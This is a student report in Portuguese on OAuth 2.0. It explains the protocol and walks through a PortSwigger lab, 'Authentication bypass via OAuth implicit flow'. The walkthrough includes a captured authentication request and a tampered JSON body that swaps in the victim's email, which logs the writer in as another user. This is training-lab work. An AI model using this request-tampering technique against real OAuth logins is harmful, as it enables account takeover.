

PORTSWIGGER

Relatório

Gabriel Oliveira

**OAuth 2.0**

# PORTSWIGGER

## Relatório

### **OAuth 2.0**

Relatório sobre OAuth 2.0.

Aluno: Gabriel Oliveira

## **Sumário**

- 1 O que é OAuth 2.0
  - 1.1 Arquitetura
- 2 Laboratórios
  - 2.1 Authentication bypass via OAuth implicit flow
  - 2.2


## 1 O que é OAuth 2.0

O usuário pode realizar diversos modos de cadastro dentro de um web site, os mais comuns vistos pela web são os logins através do facebook e google. Neste relatório falaremos sobre o OAuth, que é bastante utilizado para realizar esses logins sem a necessidade de perder tempo realizando um cadastro.




OAuth é um protocolo de autenticação onde o usuário pode utilizá-lo para realizar logins em determinados tipos de web sites ou aplicações web. O mesmo se comporta como um autenticador, sendo assim, facilitando a vida do usuário final, ou seja, não sendo necessário realizar o processo de cadastro em um determinado site.

## 1.1 Arquitetura




Para entendermos o funcionamento, foi feita a arquitetura acima para uma facilidade na compreensão do assunto. A arquitetura nos mostra 3 etapas a serem seguidas, que são elas:


**1º** - A aplicação do cliente envia uma requisição solicitando uma autorização para a utilização dos dados, sendo assim, o usuário realiza a aprovação do mesmo e assim então a aplicação terá essa autorização para realizar a utilização de dados.



**2º** - Após a aprovação da primeira parte da arquitetura, o cliente envia uma requisição ao servidor de autenticação, e o mesmo irá responder com um token de acesso.



**3º** - Com o cliente recebendo o token de acesso, a aplicação web poderá utilizar o token para realizar o login.



## 2 Laboratórios

### 2.1 Authentication bypass via OAuth implicit flow

Neste laboratório nosso objetivo é logar na conta de outro usuário utilizando o mecanismo de autenticação OAuth. Ao realizarmos o login no usuário e senha que nos foi dado pelo enunciado do exercícios, utilizaremos o burp para capturar essas requisições e analisar mais aprofundamente o que está sendo realizado.

Capturando a sessão e verificando a requisição abaixo, percebemos o seguinte:

```
1 POST /authenticate HTTP/1.1
2 Host: ac201fdfile3faelb80262c57008d005c.web-security-academy.net
3 Cookie: session=syQF8gRPeVYv2BadS8vXJDW7o8d0ealR
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox
5 Accept: application/json
6 Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: https://ac201fdfile3faelb80262c57008d005c.web-security-academy.net/oauth-call:
9 Content-Type: application/json
10 Origin: https://ac201fdfile3faelb80262c57008d005c.web-security-academy.net
11 Content-Length: 103
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16 Connection: close
17
18 {
19   "email": "wiener@hotdog.com",
20   "username": "wiener",
21   "token": "sOABErU5FkF-yFyeqZfz_VaHsH0ki0PNbgGkCITLD9e"
22 }
```

A requisição é no método POST, ou seja, estamos enviando dados ao servidor de autenticação da plataforma e estamos inserindo 3 campos básicos:

**Email**

**Username**

**Token**

Como nosso objetivo é entrar na conta de um usuário qualquer obtendo somente o e-mail do mesmo, o campo 'email' é interessante para a gente. Ao realizar uma modificação na requisição, inserindo o e-mail do usuário alvo, percebemos que é conseguimos realizar o login na conta do mesmo.

```
{
  "email": "carlos@carlos-montoya.net",
  "username": "wiener",
  "token": "sOABErU5FkF-yFyeqZfz_VaHsH0ki0PNbgGkCITLD9e"
}
```

## My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net